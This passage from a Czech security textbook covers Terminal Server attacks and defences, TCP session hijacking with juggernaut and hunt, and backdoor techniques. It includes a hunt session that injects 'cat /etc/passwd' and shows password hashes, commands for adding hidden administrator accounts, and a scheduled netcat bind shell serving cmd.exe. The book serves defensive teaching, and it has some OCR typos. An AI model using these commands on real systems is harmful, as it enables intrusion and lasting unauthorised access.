TSEnum.exe (opět z <http://www.HammerofGod.com>) je o něco mocnějším nástrojem než TSProbe. K odhalení Terminal Serveru používá metodu založenou na odlišném principu. Implicitně se Terminal Server registruje s Master Browserem. TSEnum proto provádí API volání NetServerEnum s požadavkem na strukturu Server\_Info\_001. Požadavek na registraci je proveden i v případě, že Terminal Server běží na jiném než implicitním portu, takže TSEnum získá informace o takovýchto serverech. Vše, co je k získání této informace třeba, je přístup k portu 139- Všechno probíhá bez speciální autentizace a funguje i v případě, že je na cílovém serveru nastaveno RestrictAnonymous na 1.

## Obrana proti inventarizaci terminálových serverů

Terminal Server by měl být přístupný z Internetu pouze v odůvodněných případech a pouze tehdy, pokud je odpovídající síť přizpůsobena speciálně pro tento účel. Velmi často se setkáváme se sítěmi se

špatně nakonfigurovanými firewally, které umožňují bezproblémový přístup k portům s vysokými čísly. Nebývá také žádným problémem zjistit jméno domény, v níž se Terminal Server nachází.

Na směrovacích nebo firewallech musí být použity ACL, které povolí přístup k Terminal Serveru pouze ze specifikovaných adres. Tato pravidla musí také blokovat obrácený přístup ze serveru do DMZ.

Terminal Server naslouchá ve „stealth“ režimu. Pomocí běžného skenu sice odhalíte, že je cílový port otevřen, ale až v případě že se vám podaří vytvořit relaci, se dozvíté, že se jedná opravdu o Terminal Server. Změna implicitního portu tak může snížit riziko spojené s odhalením běžícího Terminal Serveru.

## Zabezpečení portu serveru

Implicitní port (3389) můžete změnit modifikací následujícího klíče:

```
\HKLM\System\CurrentControlSet\Control\Terminal Server\WinStations\RDP-Tcp
Value : PortNumber REG_DWORD=3389
```

### Poznámka

Modifikace portu je efektivní pouze v prostředích, kde je použitý plnohodnotný klient (standalone), kterého je nutné modifikovat způsobem popsáným dále.

Aby mohl klient kontaktovat server s modifikovaným portem, je třeba provést buď přesměrování portu nebo změnit cílový port. Cílový port lze v případě plnohodnotného klienta změnit následujícím způsobem:

1. Vytvořte spojení s adresou vašeho Terminal Serveru.
2. Vyexportujte vytvořené spojení do souboru .CNF (dosáhněte toho zvýrazněním spojení a volbou File - Export).
3. Ve vytvořeném souboru změňte (například notepadem) parametr Server Port tak, aby odpovídal aktuálnímu portu serveru.
4. Importujte opravený .CNF soubor zpět do klienta.

### Poznámka

ActiveX klient používá TCP port 3389, který nelze měnit.

## Útok na Terminal Server

Terminal Server přináší v administrativním režimu i v režimu aplikačního serveru několik nových bezpečnostních problémů. První je spojen s útoky na autentizační mechanismus.

## Lámání hesla



Rozšířenost	3
Složitost	6
Dopad	7
Celkové riziko	9

Snaha o uhodnutí hesla bývá často korunována úspěchem, protože mnoho administrátorů používá hesla velmi slabá. Riziko prolomení hesla lze snížit konfigurací zablokování hesla po určitém počtu neúspěšných pokusů. Bohužel pak může dojít k zablokování služby i pro oprávněné uživatele (útočník může snadno realizovat útok typu DoS).

Útok hrubou silou lze jednoduše realizovat programem TSGrinder od Tima Mullenia. TSGrinder ke své činnosti využívá ActiveX skript. Protože však je tento skript navržen tak, aby znemožňoval přístup k metodám pracujícím s hesly ze skriptů, je třeba vytvořit vlastní C++ rozhraní k metodám ImsTscNonScriptable, které umožní útok hrubou silou zautomatizovat.

## Obrana proti lámání hesla

 Prvním krokem je přejmenování administrátorského hesla a zamezení jeho inventarizace pomocí SID:500. Inventarizaci zamezíme blokováním portů 135 a 139 a SNMP protokolu. Druhý krok předpokládá, že útočník již zná jméno uživatele a má přístup k autorizačnímu dialogu serveru. Vytvořením vlastní přihlašovací obrazovky můžete program TSGrinder snadno zmást. Stačí, aby uživatel musel přihlašovací obrazovku ručně potvrdit. Další metodou je použití níže popsaného programu Tserver.exe, kterým lze omezit klientská připojení.

## Přeplnění vyrovnávací paměti v RegAPI.dll

Rozšířenost	3
Složitost	5
Dopad	10
Celkové riziko	5

 Tato chyba se projevuje v MSGINA.dll pod NT 4.0 při zadání příliš dlouhého řetězce místo jména uživatele. V případě síťového připojení se projeví ukončením spojení, a pokud je zneužita lokálně, dojde ke zhroucení systému. Pomocí vhodně zvoleného řetězce může útočník dosáhnou vykonání příkazu pod uživatelem SYSTEM.

## Obrana proti chybě v RegAPI.dll

 V listopadu roku 2000 zveřejnil Microsoft záplatu (MS00-087), která tuto chybu eliminuje modifikací služby Terminál Server. Více informací najdete na 00-087.asp.

## IME

Rozšířenost	2
Složitost	2
Dopad	9
Celkové riziko	4

IME (Input Method Editor) usnadňuje lokalizaci softwaru do mnoha různých jazyků. Program umožňuje mapovat standardní klávesnici (101 kláves) do jazyků, jako je například čínština nebo korejština. Bohužel však neprovádí kontrolu vstupu a kontext IME před autentizací je SYSTEM. Vede to ke vzdálenému útoku proti systémům provozujícím čínskou verzi nebo verzím nainstalovaným s čínskými rozšířeními.

## Obrana proti chybám v IME

 Microsoft zveřejnil záplatu a doporučení, o kterých se můžete dozvědět více na <http://www.microsoft.com/technet/treeview/default.asp?url=/technet/security/bulletin/MS00-069.asp>.

## Slabé šifrování v ICA



Rozšířenost	3
Složitost	2
Dopad	7
Celkové riziko	4

Nejzávažnějším bezpečnostním problémem je použití prostého textu při autentizaci uživatele. V případě Terminál Serveru je ve většině případů použit k šifrování citlivých dat RDP protokol. Implementace Citrixu však používá velmi slabé šifrování pomocí algoritmu XOR. Zachycené pakety obsahující autentizační informace lze v tomto případě jednoduše rozšifrovat aplikací icadecrypt, volně dostupnou v Internetu.

Více informací najdete na <http://www.securiteam.com/securitynews/5XQ0H000CK.html>.

## Obrana proti slabému šifrování

 Nejlepší obranou je použití bezpečného přihlašovacího mechanismu ISA (Secure ISA sign-on), který používá při autentizaci silný šifrovací algoritmus.

## Eskalace uživatelských privilegií



Rozšířenost	6
Složitost	5
Dopad	10
Celkové riziko	7

V předchozích kapitolách jsme se již s eskalací privilegií pod Windows setkali. Terminal Server však do této problematiky přináší nový rozměr. Je třeba pečlivě zkontolovat základní konfiguraci, která definuje jaké programy mají být při startu serveru spuštěny a jaké nástroje mohou být dále spouštěny. K dané problematice se vrátíme v sekci „Další úvahy o bezpečnosti“.

V mnoha případech však uživatelé přihlášení do Terminal Serveru musí mít možnost spouštět doplňkový software (časté je to zvláště v případě vývojových pracovníků). V tomto případě jste však náchylní

k lokálním útokům (zmíněným v předcházejících kapitolách) vedoucím k získání administrátorských privilegií.

## Obrana proti eskalaci uživatelských privilegií

Je nesmírně důležité aplikovat všechny záplaty odstraňující problémy s přeplněním bufferu. Když implementujete Terminál Server, musíte pro jeho uživatele vytvořit zvláštní organizační jednotku a předpokládat, že kdokoli z těchto uživatelů může získat administrátorská privilegia.

Na všech systémech musíte zavést audit uživatelských hesel, abyste zabránili jejich snadnému odhalení. Musíte zavést pečlivé filtrování IP adres na směrovačích, firewallech a aplikační úrovni. V ACL uvádějte všude, kde to je možné, odchozí a cílové IP adresy a porty. Servery s aplikačním serverem konfigurujte pomocí utility Appsec (viz níže).

## Další úvahy o bezpečnosti

Kromě všech zmíněných opatření byste měli použít některé další utility, které umožní ještě více zabezpečit vaše servery. Následující sekce popisuje nástroje, o jejichž použití byste měli v případě, že provozujete Terminal Server, *vážně* uvažovat.

**Appsec.exe** Appsec umožňuje podrobně specifikovat, které aplikace mohou být spouštěny v kontextu Terminal Serveru. Administrátor pak může navíc kontrolovat, co je spouštěno a voláno, takže se může ujistit, zda uživatelé mají k dispozici všechny prostředky, které ke své práci potřebují. Tato utilita by měla být základním kamenem při konfiguraci každého aplikačního serveru.

Pouhé použití tohoto programu však samozřejmě negarantuje, že je váš server stoprocentně zabezpečen. Pokud například mohou uživatelé modifikovat kód programů, jejichž spouštění je povoleno, mohou snadno obejít omezení, která jste pro ně připravili. Není zde totiž implementován žádný algoritmus, který by kontroloval integritu aplikací. Další věcí, kterou musíme třeba brát v úvahu, je komplexnost povolených aplikací. Pokud má například některá z aplikací Office povoleno spouštění maker, může se stát, že tato makra poběží v kontextu uživatele SYSTEM, a odtud je už jen krůček k totálnímu ovládnutí počítače.

**Tsver.exe** Tsver.exe umožňuje administrátorovi řídit připojení k Terminal Serveru podle verzí klientů. Připojení pomocí neautorizovaných verzí klientů pak nebude možné uskutečnit. Je možné nadefinovat, jaké hlášení bude po neúspěšném připojení odesláno na klienta. V rámci zmatení útočníků je možné nakonfigurovat zprávy o tom, že Terminál Serveru vypršela licence nebo že server není nakonfigurován, aby umožňoval přihlášení po síti. Fantazii se meze nekladou.

Celou tu to ideu můžeme povznést na vyšší úroveň tím, že klienty sami modifikujeme, a vytvoříme tak běžně neexistující verze, kterým (jenom jím) povolíme k Terminal Serveru přístup. Tyto verze pak distribuujeme pouze oprávněným uživatelům. Další výhodou programu Tsver je, že jakmile je aktivován, zaznamenává do logu jméno a IP adresu počítače, který se připojuje s neplatnou verzí.

Terminal Server je skvělým nástrojem, ale může mít zásadní vliv na bezpečnost vaší sítě. Pamatujte, že libovolný výpočetní systém je v některých aspektech stejný jako auto. Pokud se o něho soustavně nestaráte a neopravujete vzniklé závady, budete mít problémy.

# Zdroje

V následující tabulce jsou uvedeny různé zdroje informací a nástroje, které vám pomohou pochopit bezpečnostní problémy týkající se Terminal Serveru.

## Relevantní bulletiny, opravy a doporučení

IME a čínština	<a href="http://www.microsoft.com/technet/treeview/default.asp?url=/technet/security/bulletin/MSOO-O69.asp">http://www.microsoft.com/technet/treeview/default.asp?url=/technet/security/bulletin/MSOO-O69.asp</a>
Chyba DoS v RDP 5.0	<a href="http://www.microsoft.com/technet/treeview/default.asp?url=/technet/security/bulletin/MS01-006.asp">http://www.microsoft.com/technet/treeview/default.asp?url=/technet/security/bulletin/MS01-006.asp</a>
Named Pipes (eskalace privilegií)	<a href="http://www.microsoft.com/technet/treeview/default.asp?url=/technet/security/bulletin/MSOO-O53.asp">http://www.microsoft.com/technet/treeview/default.asp?url=/technet/security/bulletin/MSOO-O53.asp</a>
DDE Agent (eskalace privilegií)	<a href="http://www.microsoft.com/technet/treeview/default.asp?url=/technet/security/bulletin/MS01-007.asp">http://www.microsoft.com/technet/treeview/default.asp?url=/technet/security/bulletin/MS01-007.asp</a>
Terminal Server	<a href="http://support.microsoft.com/support/kb/articles/Q260/8/53.ASP">http://support.microsoft.com/support/kb/articles/Q260/8/53.ASP</a>
Přeplnění bufferu RegAPI.DLL	<a href="http://download.microsoft.com/download/winntterminal/Patch/q277910/NT4/EN-US/Q277910i.EXE">http://download.microsoft.com/download/winntterminal/Patch/q277910/NT4/EN-US/Q277910i.EXE</a>

## Nástroje a manuály

Nasazení Terminal Serveru	<a href="http://www.microsoft.com/technet/treeview/default.asp?url=/TechNet/prodtechnol/windows2000serv/reskit/deploy/part4/chapt-l6.asp">http://www.microsoft.com/technet/treeview/default.asp?url=/TechNet/prodtechnol/windows2000serv/reskit/deploy/part4/chapt-l6.asp</a>
Bezpečná konfigurace Terminal Serveru	<a href="http://support.microsoft.com/support/kb/articles/Q260/8/53ASP">http://support.microsoft.com/support/kb/articles/Q260/8/53ASP</a>

## Nástroje firmy Microsoft

Appsec.exe	Windows 2000 Resource Kit ( <a href="ftp://ftp.microsoft.com/bussys/winnt/winnt-public/reskit/">ftp://ftp.microsoft.com/bussys/winnt/winnt-public/reskit/</a> )
Tsreg.exe	Windows 2000 Resource Kit ( <a href="ftp://ftp.microsoft.com/bussys/winnt/winnt-public/reskit/">ftp://ftp.microsoft.com/bussys/winnt/winnt-public/reskit/</a> )
Tsver.exe	Windows 2000 Resource Kit ( <a href="ftp://ftp.microsoft.com/bussys/winnt/winnt-public/reskit/">ftp://ftp.microsoft.com/bussys/winnt/winnt-public/reskit/</a> )

## Volně šířitelné nástroje

TSProbe.exe	<a href="http://www.HammerofGod.com">www.HammerofGod.com</a>
TSEnum.exe	<a href="http://www.HammerofGod.com">www.HammerofGod.com</a>
TSGrinder.exe	<a href="http://www.HammerofGod.com">www.HammerofGod.com</a>

## SHRNUTÍ

Software pro vzdálený přístup je pro správce mnoha fyzicky vzdálených počítačů darem nebes, protože umožňuje řešit vzniklé problémy na dálku. Tyto programy však nejsou v implicitní konfiguraci příliš zabezpečené. Používají pouze NT autentizaci, málokdy šifrují přenášená data a nedostatečně chrání hesla uložená na serveru. Dobrou zprávou je, že většinu ze zde uvedených aplikací lze nakonfigurovat, aby jejich použití bylo relativně bezpečné. Ujistěte se, že jste aplikovali všechna uvedená doporučení a všechny dostupné záplaty.

# Kapitola 14

Pokročilé  
metody

**D**osud jsme se seznámili s mnoha myšlenkami, metodami a technikami, které útočníci používají k průnikům do cílových systémů. Přestože jsme se snažili materiál co nejlépe zorganizovat, některé metody se do probíraných témat nevešly. Všechny tedy probereme v této kapitole, nazvané „Pokročilé metody“. Techniky jsou rozděleny do pěti skupin: „Přebírání spojení“, „Zadní dvířka“, „Trojští koně“ (trojský kůň je program, který se tváří, že dělá užitečnou činnost, ale na pozadí této činnosti provozuje nekalé aktivity), „Kryptografie!“, „Infiltrace do systému“ a „Práce s lidmi“.

Znovu uvádíme některé materiály z jiných kapitol, pokud mají vztah k probíraným tématům. Výsledkem je podrobný zdroj informací, který zasahuje do všech kategorií softwaru, platform a technologií. Konec konců opravdovému hackerovi při výběru cíle na technologiích také příliš nezáleží.

## PŘEBÍRÁNÍ SPOJENÍ

V dnešní době jsou po síti přenášeny životně důležité informace, korespondence, čísla kreditních karet, důležité soubory, terminálové relace. Je tedy nesmírně důležité, aby byla síťová zařízení velmi dobře zabezpečena. Přes všechnu snahu však může dojít k takzvanému ukradení spojení, které v důsledku znamená zveřejnění důvěrných informací nebo ztrátu dat. Popíšeme si techniku, která tyto nebezpečné aktivity umožňuje a která je nazývána přebírání spojení TCP (TCP hijacking).

Přebírání spojení TCP je umožněno díky jednomu zásadnímu přehmatu v principech fungování protokolu. TCP/IP umožňuje vsunutí falešného paketu do již existujícího spojení, což může vést až k neoprávněnému vykonání příkazu na cílovém počítači (pokud se jedná například o terminálovou relaci). Tento typ útoku vyžaduje použití sdíleného média (viz kapitola 10) a trochu štěstí. Programy juggernaut a hunt umožňují vybrat již navázané spojení, prohlížet přenášená data a nakonec spojení přebrat (ukrást).

### Juggernaut

Rozšířenost	9
Složitost	9
Dopad	10
Celkové riziko	9

Jedním z prvních pokusů uvést teorii přebírání spojení TCP do praxe byl juggernaut, naprogramovaný Mike Schiffmanem (možná ho znáte spíše pod přezdívkou routě, viz <http://www.packetfactory.net/>). Tento produkt byl revoluční, protože uměl sledovat spojení TCP a posléze je dočasně přebrat. To útočníkovi umožnilo zadat na cílovém počítači příkazy stejně, jako by je zadával vlastník spojení. Pokud jsou například vaše síťová zařízení na sdíleném segmentu, tak na jakékoli lince mezi NOC (Network Operations Center - síťové operační centrum) a zařízením může číhat útočník, který má možnost odposlouchávat spojení, krást přístupová hesla nebo přebírat terminálové relace.

Juggernaut

- +-----+
- ? ) Help
- 0 ) Program information

- 1) Connection database
- 2) Spy on a connection
- 3) Reset a connection
- 4) Automated connection reset daemon
- 5) Simplex connection hijack
- 6) Interactive connection hijack
- 7) Packet assembly module
- 8) Souper sekret option number eight
- 9) Step Down

Jednou z nejlepších funkcí programu juggernaut je jeho „Simplexní přebírám spojení“ (5). Tato funkce umožňuje zadávání příkazů do cílového systému. Další funkce „Interaktivní přebírání spojení“ (6) funguje poněkud problematicky, protože spojení bývá většinou ukončeno kvůli zahlcení ACK pakety. Simplexní přebírání spojení je však více než dostatečné, protože umožňuje zadávat na cílovém zařízení příkazy typu enabie password 0 hello. Tento příkaz provedený na směrovači Cisco nastaví heslo na hello. Heslo navíc není šifrováno.

## Hunt

Rozšířenost	q
Složitost	9
Dopad	10
Celkové riziko	9

Hunt (dostupný na <http://lin.fsid.cvut.cz/~kra/index.html#HUNT>) je další, o něco stabilnější program umožňující přebírání spojení. Jeho autor Pavel Krauz vytvořil produkt hodný pozornosti, který jasně demonstruje nedostatky protokolu TCP.

Stejně jako juggernaut umožňuje i hunt snadné odposlouchávání spojení. Zvláště výhodné je to v případě terminálových spojení v Unixu, kdy můžeme snadno získat heslo superuživatele (roota).

```
- Main Menu - rcvpkt 1498, free/alloc pkt 63/64 —
1/w/r) list/watch/reset connections
u) host up tests
a) arp/simple hijack (avoids ack storm if arp used)
s) simple hijack
d) daemons rst/arp/sniff/mac
o) options
x) exit
> w
0) 172.29.11.207 [1038]      -> 172.30.52.69 [23]
1) 172.29.11.207 [1039]      -> 172.30.52.69 [23]
2) 172.29.11.207 [1040]      -> 172.30.52.66 [23]
3) 172.29.11.207 [1043]      -> 172.30.52.73 [23]
4) 172.29.11.207 [1045]      -> 172.30.52.74 [23]
5) 172.29.11.207 [1047]      -> 172.30.52.74 [23]
```

## Hackovaní softwaru

```
choose conn> 2
dump [s]rc/[d]st/[b]oth [b]> s
CTRL-C to break
uname -a
su
hello
cat /etc/passwd
```

Hunt také umožňuje zadávat příkazy, které budou posléze vykonány na cílovém systému. Výstup příkazů je zobrazen pouze na útočníkově počítači, což znesnadňuje detekci útoku.

```
-- Main Menu — rcvpkt 76, free/alloc pkt 63/64 —
l/w/r) list/watch/reset connections
u) host up tests
a) arp/simple hijack (avoids ack storm if arp ušed)
s) simple hijack
d) daemons rst/arp/sniff/mac
o) options
x) exit
> s
0) 172.29.11.207 [1517]          -> 192.168.40.66 [23]
choose conn> 0
dump connection y/n [n]> n
dump [s]rc/[d]st/[b]oth [b]>
print src/dst same characters y/n [n]>
Enter the command string you wish executed or [cr]> cat /etc/passwd
cat /etc/passwd
root:rhayr1.AHfasd:0:1:Super-User:/sbin/sh
daemon:x:1:1:::
bin:x:2:2::/usr/bin:
sys:x:3:3: /:
adm:x:4:4:Admin:/var/adm:
lp:x:71:8:Line Printer Admin:/usr/spool/lp:
uucp:x:5:5:uucp Admin:/usr/lib/uucp:
nuucp:x:9:9:uucp Admin:/var/spool/uucppublic:/usr/lib/uucp/uucico
listen:x:37:4:Network Admin:/usr/net/nls:
nobody:x:60001:60001:Nobody :::
noaccess:x:60002:60002:No Access User:::
nobody4:x:65534:65534:SunOS 4.x Nobody:::
sm:a401ja8fFla.:100:1:::export/home/srn:/bin/sh
[r]eset connection/[s]ynchronize/[n]one [r]> n
done
```

V předešlém příkladu útočník vypsal unixový soubor /etc/passwd, který obsahuje nepřeberné množství kritických informací.



## Obrana proti přebírání spojení

Riziko, které je přebíráním spojení způsobeno, je podstatně redukováno zavedením šifrované komunikace, jako je IPSec nebo SSH. Riziko mohou snížit i přepínané technologie, ale jak jsme viděli v kapitole 10 a 8, existují metody, jak se s překážkami kladenými přepínaným prostředím vyrovnat. Koneckonců i hunt podobnou možnost předvídá. Nejlepší obranou je tedy šifrování.

## ZADNÍ VRÁTKA

Jakmile se jednou útočník dostane do systému, je velmi těžké ho odtud dostat. I když odhalíte způsob průniku a odstraníte všechny příčiny, moc to nepomůže, protože si již jistě připravil mechanismy, pomocí kterých se dostane zpět do systému, kdykoli se mu zlšíbí. Těmto mechanismům se říká zadní vrátka.

Nalezení a odstranění všech zadních vrátek ze systému je téměř nemožné, protože existuje nepřeberné množství způsobů, jak je vytvořit. Prakticky jedinou možností, jak dostat systém do původního stavu, je reinstalace z originálních médií a obnova konfigurace a dat ze záloh. Kompletní obnova je velmi složitá, zvláště když byl systém unikátně nakonfigurován a jeho konfigurace není dokumentována.

V následujících sekcích si popíšeme nejčastěji používané metody vytváření zadních vrátek. Jejich včasné objevení a zacelení nám může ušetřit námahu spojenou s obnovou systému. V některých případech popíšeme metody podrobněji, ale většinou se budeme snažit o rychlý a pokud možno úplný přehled.

## Černá uživatelská konta

Rozšířenost	<b>9</b>
Složitost	<b>9</b>
Dopad	<b>10</b>
Celkové riziko	<b>9</b>

Téměř každý správce systému ví, že administrátorská konta se velmi těžko zabezpečují a kontrolují. Je tedy zřejmé, že nenápadně pojmenovaná konta s administrátorskými privilegiemi půjdou monitorovat ještě mnohem hůře. Útočník se zcela určitě pokusí konta tohoto typu vytvořit.

## NT/2000

Privilegovaná lokální konta lze pod Windows NT/2000 snadno vytvořit pomocí následujících příkazů:

```
net user <jmeno> <heslo> /ADD
net localgroup <skupina> <jmeno> /ADD
```

Příkaz net group přidá uživatele do globální skupiny. Vzpomeňte si na rozdíl mezi lokálními (rezidentní v lokálním SAM - Security Accounts Manager) a globálními (rezidentní v doménovém SAM) skupinami. Implicitní lokální skupiny mají většinou největší privilegia, protože mají nastaveny různé úrovně

přístupových práv k systémovým zdrojům. Windows 2000 přidělávají administrátorovi novou vrásku konceptem univerzální (universal) skupiny a lokální doménové (domain local) skupiny.

Členy skupiny lze jednoduše vypsat příkazem net [local] group. Následující příkaz vypisuje všechny členy skupiny Enterprise Admins ve Windows 2000:

```
C:\>net group "Enterprise Admins"
Group name      Enterprise Admins
Comment        Designated administrators of the enterprise

Members
```

---

```
Administrator
The command completed successfully.
```

Nejkritičtější jsou implicitní skupiny: Administrators, Domain Admins, Enterprise Admins a Schéma Admins (na doménových kontrolerech Windows 2000) a různé lokální skupiny s operátorskými privilegiemi.

## UNIX

Běžnou metodou je vytvoření konta s nenápadným jménem a UID nebo GID nastaveným na 0. Také kontrolujte konta se stejným GID, jako má uživatel root, a pozorně prohlédněte soubor /etc/groups, zda ne najdete další uživatele s tím samým GID. Tato konta pak snadno naleznete v souboru /etc/passwd.

## Novell

Typickým postupem v případě systému Novell NetWare je vytváření objektů „sirotků“. Vytvořte například kontejner s jedním uživatelem, poté vytvořte nového uživatele jako jediného vlastníka rodičovského kontejneru. Ani uživatel Admin není schopen tuto konstrukci zrušit. Útočník se tak může kdykoli znova přihlásit k NDS stromu. Více informací o zadních vrátkách v NetWare najdete v kapitole 7.

## Inicializační soubory



Rozšířenost	<b>9</b>
Složitost	<b>9</b>
Dopad	<b>10</b>
Celkové riziko	<b>9</b>

V předchozích kapitolách jsme podrobně rozebírali zadní vrátku využívající různých inicializačních (startovacích) mechanismů na různých platformách. Tyto metody jsou velmi oblíbené, protože vytvázejí vrátku, která jsou obnovována vždy po novém restartu počítače.

## NT/2000

Kritické oblasti, které je třeba kontrolovat, jsou různé startovací adresáře v %systemroot%\profiles%\%username%\start menu\programs\startup (adresář All Users zafunguje pokaždé, ať se hlásí interaktivně kdokoli). Ke spuštění trojských koní lze využít i registry. Kritické klíče, na které si musíme dát pozor, jsou:

HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\

- ...Run
- ...RunOnce
- ...RunOnceEx
- ...RunServices
- ...AeDebug
- .. .Winlogon

Velká většina potenciálně škodlivých programů se instaluje do uvedených míst. Například BackOrifice 2000 (BO2K) startuje jako „Remote Administration Service“ v klíči RunServices.

K vytváření zadních vrátek se také někdy používají ovladače zařízení nahrávané během zavádění systému. Driver iks.sys (Amecisco Invisible Keylogger Stealth - IKS) může být (samořejmě pod jiným jménem) zkopirován do adresáře %systemroot%\system32\drivers, odkud bude zaveden společně s jádrem a pro uživatele bude na konzole neviditelný. Tento proces také zapíše několik hodnot do registry pod HKLM\SYSTEM\CurrentControlSet\Services\iks (klíč iks může být samořejmě také přejmenován). Pokud jsme si před napadením systému vytvořili obraz registru (například programem DumpReg od Somarsoftu), změny provedené IKS lze snadno odhalit. Ve Windows Exploreru zase můžeme ve vlastnostech (properties) vidět původ ovladače IKS.

**Použití úvodní stránky webového prohlížeče k zavedení kódu** Červ ILOVEYOU, vytvořený ve Visual Basicu a vypuštěný mezi nic netušící uživatele v květnu roku 2000 (<http://www.symantec.com/avcenter/venc/data/vbs.loveletter.a.html>), demonstroval, jak je možné spustit program pomocí úvodní stránky webového prohlížeče.


Červ ILOVEYOU modifikoval nastavení úvodní stránky Internet Exploreru tak, že Explorer po spuštění nahrál binární kód WIN-BUGSFIX.exe. ILOVEYOU náhodně nastavoval jednu ze čtyř stránek, jejichž URL mělo strukturu:

[http://www.skyinet.net/~\[promenna\]/\[dlouhy\\_retezec\\_nesmyslu\]/WIN-BUGSFIX.exe](http://www.skyinet.net/~[promenna]/[dlouhy_retezec_nesmyslu]/WIN-BUGSFIX.exe)

Toto URL bylo zapsáno do klíče HKCU\Software\Microsoft\Internet Explorer>Main\Start Page. Červ modifikoval další klíče, včetně jednoho, který způsobil automatické spuštění nahraného binárního kódu během restartu systému, a dalšího, který smazal nastavení úvodní stránky:

HKLM\Software\Microsoft\Windows\CurrentVersion\Run\WIN-BUGSFIX  
HKCU\Software\Microsoft\Internet Explorer>Main\Start Page\about:blank

V závislosti na tom, jak byl uživatel, který použil Internet Explorer, důvěřivý, mohl být program spuštěn, aniž by bylo nutné čekat na restart počítače. Po napojení na falešnou stránku se objevil dialog z obrázku 14-1 a záleželo jen na soudnosti uživatele, zda program přímo spustí, nebo ho pouze uloží na disk.



Obrázek 14-1. Výzva Internet Explorera, která uživateli umožňuje soubor ze sítě uložit na disk nebo vykonat. Vždy zvolte uložení souboru na disk

## Obrana: Nikdy přímo nespouštět programy nalezené v Internetu

Tato rada je neustále opakována, ale stále se vyskytují uživatelé, kteří ji ignorují. Budete extrémně opatrní při manipulaci se spustitelnými programy nalezenými v Internetu. Spuštění programu přímo z prohlížeče je přímá cesta k neštěstí. Raději program uložte na disk, prověřte ho antivirovým programem, pokud to jde (v případě skriptů), analyzujte jeho obsah a otestujte na systému, který není příliš důležitý (neobsahuje kritická data a aplikace).

## UNIX

V Unixu jsou k umístění programů - zadních vrátek - často používány soubory v adresářích rc.d. Prověřte všechny programy z adresářů rc.d a analyzujte ty, které jsou vám neznámé, a ty, které se objevily poslední dobou. K vytváření zadních vrátek se také velmi často používá soubor inetc.conf, který je konfiguračním souborem pro program inetc (síťový superserver, který dynamicky spouští démony služeb FTP, telnet, finger a další). V souboru inetc.conf na napadeném systému zcela určitě najdeme několik podezřelých démonů nebo portů.

Velmi dobrým nápadem je detekovat změny v souborovém systému (Unixu i NT) pomocí databáze signatur každého souboru. Tuto databázi vytvoříme těsně po instalaci systému nebo v době, kdy jsme si sto-procentně jistí, že systém nebyl dosud napaden (opravdu si tím můžeme být jisti?). Signatury všech souborů v systému pak pravidelně porovnáváme se signaturami v databázi. Odlišnosti pak indikují změněné soubory. Nejznámějším představitelem systémů pro detekci změn v souborových systémech je Tripwire (<http://www.tripwire.com>), jehož komerční verze běží na mnoha platformách včetně Windows NT 4.0 SP3 a vyšší, Red Hat Linux 6.1 a Solaris 2.6 a 7.

## Novell

Jaké programy, parametry a NLM (NetWare Loadable Modules) budou spuštěny při startu systému, je definováno v souborech startup.ncf a autoexec.ncf. Útočník navíc může editovat jeden nebo více .ncf souborů (například ldremote.ncf) volaných z uvedených startovacích souborů a vložit sem svá vlastní zadní vrátko, jako například upravený program rconsole. Je tedy nutné pravidelně tyto soubory kontrolovat.



## Plánované úlohy

Rozšířenost	<b>10</b>
Složitost	<b>9</b>
Dopad	<b>10</b>
Celkové riziko	<b>9</b>

Startovací soubory jsou skvělým místem pro ukrytí zadních vrátek, ale nejméně stejně dobrým místem jsou fronty naplánovaných úloh. Ve Windows NT můžeme plánovat spuštění úlohy pomocí příkazu at. Pomocí tohoto příkazu lze vytvořit zadní vrátko, která budou spouštěna v pravidelných intervalech, a útočník tak bude mít jistotu, že služba zcela určitě běží. Následující příkazový řádek spustí program netcat každý den, v přesně definovaný čas:

```
C:\> at \\192.168.202.44 12:00A /every:1 ""nc -d -L -p 8080 -e cmd.exe"
Added a new job with job ID = 2
```

Program netcat bude spuštěn každý den ve 12 hodin a bude naslouchat na portu 8080. Útočník se pak může připojit na port 8080, kde je již připraven interpret příkazů (cmd.exe). Po napojení může zlikvidovat dříve spuštěné kopie programu netcat a pokračovat ve zneužívání systému. Místo samotného netcatu je také možné naplánovat spuštění skriptu, který nejdříve otestuje, zda netcat již neběží, aby nebyly zbytečně vytvářeny jeho další kopie.

V operačním systému Unix zabezpečuje plánování úloh crontab. Obvykle se používá ke spouštění systémových úloh, ale je také ideálním prostředkem pro implementování zadních vrátek. Soubor, ve kterém se definuje čas spuštění úloh, lze editovat příkazem crontab -e.

